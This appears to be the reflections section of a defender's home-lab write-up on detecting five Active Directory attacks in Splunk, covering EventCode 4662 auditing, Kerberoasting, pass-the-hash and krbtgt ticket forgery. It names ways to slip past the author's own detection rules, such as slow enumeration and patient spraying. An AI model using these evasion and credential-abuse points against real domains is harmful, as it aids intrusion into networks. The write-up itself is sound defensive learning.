Something I didn't expect going in: two of the five attacks depend on EventCode 4662, which doesn't log anything unless you manually enable Audit Directory Service Access on the domain controller. It's off by default. I only found out because my Splunk queries kept returning nothing even though the attacks were running fine. The fix is one auditpol command but the point is that detection rules mean nothing if the logging underneath them isn't configured correctly.

On Kerberoasting and Offline Attacks

This one was the most surprising to me. The dangerous part happens entirely offline on the attacker's machine with zero further interaction with the DC. The only moment it's detectable is when the ticket gets requested, and even that looks almost identical to normal Kerberos traffic. The only real tell is the RC4 encryption type. If service accounts used AES, the hash wouldn't even be crackable with standard tools.

On Credential Theft and Hash Abuse

I assumed credential theft meant you had to crack the password first. That's not true. NTLM hashes work directly for authentication without knowing the plaintext. The krbtgt hash is on another level because tickets forged from it survive even after the account password gets reset, which means a standard password reset doesn't clean up the compromise.

On Detection Rule Design

Every rule I have had an obvious way around it. Slow enumeration beats the 4662 thresholds. A patient spray beats the 5-minute window. A single Kerberoasting request beats the count filter. I think the lesson is less about fixing each individual rule and more about the fact that relying on one rule at a time is the wrong approach entirely. Layering multiple signals is what makes detection work.